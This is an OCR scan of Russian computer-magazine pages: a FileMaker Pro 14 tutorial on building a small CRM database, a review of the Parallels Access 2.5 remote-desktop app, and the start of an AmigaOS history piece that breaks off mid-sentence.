Еще одна интересная особенность этого продукта — поддержка iOS. Средства разработки FileMaker Pro позволяют создавать интерфейсы для манипуляции данными на экране планшета или телефона, а затем запустить их на iPhone или iPad. При этом если база данных открыта по сети, то любые изменения, внесенные в интерфейс или данные, тут же отражаются на мобильном устройстве — и наоборот. Это, помимо прочего, превращает FileMaker Pro в удобное средство быстрого прототипирования мобильных приложений.

Вот как создать простую базу данных при помощи FileMaker Pro 14. При старте он активирует режим редактирования макетов (Layout) или, если называть вещи своими именами, интерфейсов. Макеты заменяют в FileMaker Pro формы и отчеты Access. Каждой таблице должен соответствовать хотя бы один макет, но их может быть и несколько. Макеты будут представлять собой отдельные экраны приложения, которое мы разрабатываем. Кроме того, они позволяют оформить данные



для печати на принтере или, скажем, сохранения в формате PDF.

Кроме режима редактирования макетов, имеется режим просмотра (Browse), в котором пользователь взаимодействует с интерфейсами и базой данных. Если в режиме редактирования макетов FileMaker Pro превращается в среду разработки, то в режиме просмотра он исполняет созданное «приложение», а сам уходит на второй план.

Два других режима используются реже. Режим поиска (Find) предназначен для извлечения из базы данных информации, которую нельзя получить при помощи одного из готовых макетов, а режим предпросмотра позволяет увидеть, как будет выглядеть отчет после печати.

Прежде чем переходить к отображению данных, нужно определить таблицы, в которых они будут храниться. Это позволяет сделать большая кнопка Manage, которая находится у правого края панели инструментов в режиме редактирования макетов. Выбрав пункт Manage Database, мы открываем диалоговое окно с тремя вкладками: Tables, Fields и Relationships. Те, кто сталкивался с базами данных, догадываются, что они делают. В первой происходит создание и удаление таблиц, вторая нужна для того, чтобы задать их структуру, а в третьей указываются связи между ними.


Наше тестовое приложение будет представлять собой примитивное подобие CRM и предназначаться для учета обращений заказчиков. Очевидно, нам потребуется таблица для заказчиков и таблица для обращений. Кроме того, заведем отдельную таблицу для исполнителей: там будет лежать список сотрудников, которые исполняют обращения.

Типы полей обычны, и особого упоминания заслуживают лишь два из них: Calculation и Summary. Поле, имеющее один из этих типов, можно сравнить с ячейкой в электронной таблице, куда вместо данных внесена формула. Кнопка Options позволяет настроить, какое значение будет сохраняться в поле при добавлении новой записи, и указать критерии, которым должно удовлетворять значение поля.

Вкладка Relationships нужна для того, чтобы определить внешние ключи (foreign keys), или, если пользоваться терминологией FileMaker Pro, «поля сочетаний» (match fields). В таблице «Обращения» у нас два внешних ключа: поле «Заказчик» должно быть равно идентификационному номеру соответствующей записи в таблице «Заказчики», а поле «Исполнитель» — то же самое, но в таблице «Исполнители». Вместо равенства можно использовать и другие операторы сравнения, но для нашей задачи это не требуется.

Закрыв диалоговое окно Manage Database, мы обнаружим, что FileMaker Pro автоматически создал макет для каждой таблицы: по одной простой форме с полем ввода для каждого столбца. В принципе, их уже можно использовать: в режиме просмотра этими формами можно добавлять новые записи или просматривать существующие. Но лучше не останавливаться, а доработать их. Тем более это не так уж сложно.

Для начала удалим элемент управления для ввода идентификационных номеров. Номера нужны для того, чтобы связывать таблицы между собой, и пользователя они будут только смущать. Затем поменяем тему и расположим поля




Автоматически созданная форма

ввода в более удобном порядке. К FileMaker Pro прилагается несколько тем, которые задают внешний вид элементов управления. Их при желании можно редактировать (при этом меняется внешний вид всех макетов, которые их используют) или добавлять новые. Если ты планируешь использовать свою разработку на iPad, выбирай тему Enlightened Touch. Она отличается крупными элементами управления, которые лучше подходят для сенсорных экранов.


Теперь нужно подумать об удобстве пользователя. Поля, которые автоматически создала программа, предназначены для ввода текста, а это зачастую совсем не то, что нужно. Для редактирования даты лучше использовать календарь, тип обращения выбирать из выпадающего меню, а заказчиков и исполнителей обращения не вводить вручную, а искать в готовых списках, составленных на основе содержимого других таблиц. Для настройки поведения полей ввода служит инспектор элементов управления.

Содержимое выпадающих меню определяют так называемые списки значений. Список значений можно ввести вручную (в нашем случае этот вариант подойдет для типов обращений) или же сформировать из результатов простого запроса к базе данных (этот метод потребуется нам для выпадающих меню, где можно выбрать заказчика и исполнителя). В последнем случае для вывода в интерфейсе и сохранения можно использовать значения разных полей: например, показывать пользователю имя исполнителя, а сохранять в базе данных его идентификационный номер.


Пока что наше приложение не позволяло делать почти ничего, что нельзя сделать в обычной электронной таблице. Теперь пришло время на порядок усложнить задачу: попробуем совместить в одном макете данные из нескольких таблиц. У нас есть макет с данными о заказчике. Логично видеть в нем




Создание кнопки. Аналогичные настройки имеются почти у каждого элемента на экране



Создание скрипта, который вызывается при нажатии кнопки. Впрочем, «скрипт» тут слишком громкое слово. В простейшем случае действия собираются из готовых команд как из конструктора. Усовершенствованный редактор скриптов — главное нововведение FileMaker Pro 14



Список значений, заданный вручную



Создание списка значений на основе запроса к базе данных

не только имя и контактную информацию, но и список обращений.

Для списка обращений понадобится место. Освободим его, добавив в наш макет переключаемые вкладки. Информация о клиенте будет лежать в одной вкладке, а другую займет список обращений. Для вывода списка служит специальный элемент управления под названием «портал». Портал показывает данные из другой таблицы, которые отфильтрованы и отсортированы по заданным критериям. Какие именно поля будут показаны, задается при создании макета. Нас интересуют поля «Дата» и «Тип».

Наша разработка начинает приобретать осмысленный вид. Добавим кнопку «Новая запись» (готовый скрипт, срабатывающий по нажатию кнопки, можно выбрать из списка) и попытаемся запустить это «приложение» на iPad. Для этого откроем доступ к нему в локальной сети (File / Share with FileMaker Pro Clients...), и наша база данных появится на мобильном устройстве.

Элементы управления действуют именно так, как ожидаешь от приложения для iOS, но при желании эффект можно усилить, добавив элементы управления и настройки поведения, предназначенные специально для мобильных устройств, — например, с поддержкой жеста «смахивания».


Напоследок рассмотрим несколько более сложные отношения между таблицами и заодно проиллюстрируем использование полей с вычислениями. Для этого позволим связывать записи из таблицы «Обращение» не с одним, а с несколькими исполнителями.

Нам здесь нужно, чтобы каждому исполнителю могло соответствовать произвольное число обращений, а каждому обращению — произвольное число исполнителей. В реляционных базах данных связь такого типа обозначается специальным термином «многие ко многим». Для хранения связей между заказчиками и обращениями нам понадобится отдельная таблица «Исполнители обращений» с двумя внешними ключами: один из них указывает на исполнителя, а другой — на обращение.


Чтобы вывести список исполнителей на макете обращения, нужно добавить туда портал на таблицу «Исполнители обращений». FileMaker Pro сам отфильтрует исполнителей, которые соответствуют именно тому обращению, которое мы видим, и выведет их идентификационные номера. Это проблема — пользователям нужны имена, а не номера, но, кроме номеров, в таблице «Исполнители обращений» ничего нет. Что делать?

Как раз в таком случае способны помочь поля с вычислениями. Добавим в таблицу «Исполнители обращений» еще одно поле, значение которого будет задавать формула (или недлинный скрипт). В нашем случае формула будет очень простой: значение этого поля равно значению поля «Имя» в записи из таблицы «Исполнители», которая связана с текущей записью. Звучит пугающе, но на скриптовом языке FileMaker Pro описание формулы короче, чем на русском: `Имя исполнителя = Исполнители::Имя`. Готово!

Пока что наше приложение можно считать приложением лишь с большой натяжкой. Ему недостает самостоятельности: для взаимодействия с базой данных по-прежнему приходится вызывать команды из интерфейса FileMaker Pro. Но если добавить макеты со списками заказчиков, обращений и исполнителей и наладить навигацию между ними, зависимость исчезнет. И все это — за считаные минуты и без единой строчки кода.



Связи типа «многие ко многим»



Наше приложение на iPad

КАРМАННЫЙ ДЕСКТОП



ПРОБУЕМ УДАЛЕННЫЙ ДОСТУП НА ОСНОВЕ PARALLELS ACCESS 2.5

Доступом к компьютеру с мобильного устройства нынче никого не удивишь, но Parallels Access выводит это упражнение на качественно новый уровень. Разработчики сделали все, чтобы маленький экран и тач-интерфейс не стали преградой для удаленного управления. Попробуем испытать на прочность этот мост между планшетом и десктопом.



Андрей Письменный
apismenny@gmail.com

Признаться честно, устанавливая Parallels Access, я не думал, что эта софтина может пригодиться в хозяйстве. В OS X есть встроенный клиент VNC, который служил мне верой и правдой в те моменты, когда требовалось что-то сделать на компьютере с айпада. Нужно ли держать в системе лишнюю программу, предназначенную для столь редких ситуаций?


Стоит отдать должное ребятам из Parallels — они очень постарались, чтобы программа прижилась. Клиент для компьютера совершенно незаметен — после установки он не задает ни единого вопроса, не показывает уведомлений и тихо сидит в панели меню (или панели инструментов — в Windows). Оттуда же можно приостановить или возобновить работу и настроить блокировку экрана компьютера на время подключения.

Чудеса начинаются, когда запускаешь Parallels Access на планшете или мобильном телефоне (поддерживается как iOS, так и Android). Впрочем, не сразу — сначала нужно пройти туториал, и слово «нужно» здесь не преувеличение. Внимательно посмотри все подсказки. До того, что нажатие двумя пальцами эмулирует клик правой кнопкой мыши, додуматься еще можно, а вот о том, что для активации перетаскивания окна положено прижимать палец секунды на две-три, так сразу не догадаешься (особенно учитывая, что долгое нажатие заодно активирует режим лупы, нужный, чтобы удобнее целиться пальцем в мелкие элементы интерфейса).

Но вот туториал закончен, и можно переходить к работе. Сюрприз: перед тобой предстает не миниатюрная версия десктопа, а список приложений, установленных на компьютер, — похожий на маковский Launchpad. Выбираешь любое, и оно возникнет на экране планшета, причем размеры окна будут точно подогнаны под его диагональ. На компьютере при этом творится чертовщина: меняется разрешение экрана и размеры окон. Но не волнуйся — при выходе из Access все вернется в норму, разве что размеры окон придется поправить.



Список приложений на главном экране. Если нужной программы нет, то поможет поиск



Меню быстрых настроек

Нельзя не отдать должное тому, как хорошо тач-интерфейс Parallels Access приспособлен к управлению компьютером. Для прокрутки содержимого окон не нужно пытаться попасть в крошечный скроллбар или делать еще что-либо противоестественное — достаточно скроллить пальцем, как в обычном мобильном приложении. Parallels Access полностью прячет курсор, так что кропотливо подводить его к кнопкам не придется — их можно просто нажимать. Если кнопка окажется слишком мелкой, пригодится уже упомянутая лупа. В общем, это, пожалуй, максимум комфорта, на который можно надеяться при подобных обстоятельствах. При желании, впрочем, всегда можно вернуть и курсор, и стандартный десктопный режим — без подгонки окон к размерам экрана.

При работе с приложениями с правой стороны всегда отображается небольшое меню, полное незаменимых вещей. Здесь есть: переключатель программ, возврат к Launchpad, файловый менеджер, вызов клавиатуры и быстрые настройки. Именно в этих инструментах и кроется основная мощь Parallels Access.

Особенно важны переключатель приложений и файловый менеджер. Дело в том, что Parallels Access не просто транслирует картинку с экрана и передает компьютеру команды, он еще и осведомлен о том, что происходит в операционной системе. Процесс переключения между программами аналогичен переключению приложений в iOS или Android: его можно активировать в любой момент и выбрать одно из последних использованных окон.

Файловый менеджер тоже прост на вид, но открывает богатые возможности. Похвальна уже сама идея сделать нативный интерфейс там, где это возможно. Он избавляет от мучений, которые неизбежны в том случае, если ты попытаешься использовать проводник Windows или маковский Finder с мобильного устройства. Но важно даже не это: любой файл здесь можно «сохранить для использования в офлайне». Выбираем этот пункт, и данные перемещаются в телефон или планшет. Из главного меню Parallels Access есть доступ к списку сохраненных на устройстве файлов — оттуда их легко переправить в другое мобильное приложение.


Полноэкранный режим, снижение разрешения и компрессия картинки помогают Parallels Access работать быстро и отзывчиво. Запустим на компьютере плеер с фильмом. Никаких тормозов! Мало того, Parallels Access даже передает звук на мобильное устройство. В результате этого теста я минут на пять залип за просмотром новой серии «Игры престолов». Воодушевившись, я запустил World of Warcraft, но тут повезло меньше: до игры не доходят клики мышью, а без этого не выйдет ни проверить аукцион, ни отправить соратников на задание. Что ж, вряд ли разработчики думали о таком применении. По крайней мере, игра идет плавно в отличие от слайд-шоу, в которое превращается такой же трюк с VNC.

Что до работы с приложениями, то в этой области Parallels Access нет равных. Срочно нужна картинка, открытая на домашнем компьютере в фотошопе? Нет проблем: достаем телефон, подключаемся к домашнему компьютеру, переходим в Photoshop, включаем нужные слои и экспортируем изображение на диск. Теперь ищем его в файловом менеджере и сохраняем для просмотра в офлайне. В случае надобности перебрасываем в нужное приложение на телефоне. Лилипутский размер элементов интерфейса Photoshop будет досаждать, но преградой не станет.

В полевых условиях важна и другая сильная сторона Parallels Access — возможность работать практически через любую сеть. Для подключения требуется только 443-й порт (HTTPS), который не закрывают почти никогда. Клиентское приложение на компьютере и сервер Parallels отвечают за связь, так что волноваться о файрволах, IP-адресах и портфорвардинге не придется. Parallels Access работает даже из браузера — достаточно зайти на access.parallels.com, ввести свои логин и пароль и выбрать удаленный компьютер.

За универсальность приходится платить, и речь о вполне конкретных деньгах — Parallels Access работает по подписной модели. На момент сдачи этого номера подписка на пять компьютеров стоит около 650 рублей в год. Много это или мало, судить не возьмусь, но легко могу представить себе экстремальную ситуацию, выход из которой окупит подписку разом на несколько лет.

Что до ежедневного применения, то Parallels Access вряд ли станет заменой мобильных версий приложений. Как ни крути и сколько удобств ни добавляй, работа с компьютером с мобильного устройства все равно подобна сборке парусника в бутылке, особенно если речь идет о телефоне. Но если уж браться собирать парусники в бутылке, то лучше обзавестись хорошими инструментами.]C





↑ **Интерфейс для переключения приложений и окон значительно упрощает работу, особенно с телефона**

↙ **Осторожно, рекурсия! Я попробовал открыть в браузере удаленный доступ к компьютеру, за которым работал**




Полноценный Photoshop на планшете! Легко добраться до любых функций, но работать по-настоящему можно даже не пытаться





ИСТОРИЯ ВЕЛИКОГО БИБЛИОТЕКАРЯ

КАК ПОЯВИЛАСЬ AMIGAOS И ЧТО С НЕЙ СТАЛО ТЕПЕРЬ



Евгений Лебеденко

В 1985 году на уникальных компьютерах Commodore Amiga впервые загрузилась уникальная операционная система AmigaOS. Спустя десятилетия она продолжает свою жизнь в эмуляторах для современных персоналок, проектах компаний и независимых разработчиков. И главное, в сердцах армии ее поклонников.

AMIGA CORPORATION. СТАРТАП ИМЕНИ ЖЕНЩИНЫ

Сегодня у стартапов есть возможность собирать деньги через краудфандинговые сайты и талантливые инженеры могут реализовать самые смелые задумки. В восьмидесятые годы все было по-другому: когда развитие технологий и окрепший рынок первых домашних игровых консолей стали рождать в умах инженеров мысль о домашнем компьютере, пройти тернистый путь от задумки до серийного образца удавалось не многим. Одним новичкам помогала удача, другим же пришлось лавировать между бизнес-интересами корпораций и инвесторов.


Amiga Corporation относится к последним. Основал ее Джей Майнер (Jay Miner), на тот момент уже имевший славу «железных дел мастера» благодаря своей работе в компании Atari. Там под его руководством были разработаны такие легенды 8-битной эпохи, как Atari 2600 и Atari 400/800. Фирма Atari тогда была гигантом рынка игровых консолей, но большой бизнес интересовал Майнера не так сильно, как мечта о разработке персонального компьютера — устройства, которое годилось бы и для игр, и для работы.


Вот только мечту эту Майнеру и его сподвижникам до поры пришлось камуфлировать для инвесторов под видом очередной игровой приставки. По-другому получить деньги на разработку своей задумки — чипсета, работающего в паре с процессором Motorola 68000, — от Atari и стоматологов-инвесторов, считавших игровую индустрию курицей, несущей золотые яйца, было невозможно.


Майнер нанял команду разработчиков и подыскал главного инженера — Дэвида Морса (David Shannon Morse) из корпорации Tonka Toys, выпускавшей игрушки. Задуманный ими проект назывался Lorraine (Морс окрестил его в честь обожаемой супруги) и должен был в корне изменить архитектуру и идеологию использования «персоналок».

В качестве «пламенного мотора» Майнер с коллегами выбрали 32-разрядный процессор Motorola 68000. Они отлично понимали, какой у него потенциал, и осознавали необходимость баланса между высокой производительностью компьютера и его стоимостью — в этом кроется залог народного успеха. На основе Motorola 68k в те времена выпускались и недосягаемые для обывателя сетевые двухпроцессорные рабочие станции Apollo и Apple Macintosh с его волшебным дружественным интерфейсом. Правда, черно-белым и с невысоким разрешением. В Lorraine Майнер постарался вложить те возможности, которых недоставало решениям типа Apple Macintosh, при этом не задирая ценовую планку до небес (то есть до стоимости профессиональных рабочих станций).

Компоненты Lorraine отвечали за формирование видеоизображения и звука — это позволяло разгрузить центральный процессор. При этом, в отличие от традиционной ПК-архи-








Первоначальный вариант Lorraine выглядел весьма громоздко

Модули Blitter и Copper чипсета Agnus позволяли реализовать технологию Dual Playfield — наложение одного изображения дисплея на другой с эффектом полупрозрачности

Красно-белый мяч, с грохотом прыгающий по экрану, стал первой «демкой» Amiga. И логотипом AmigaOS

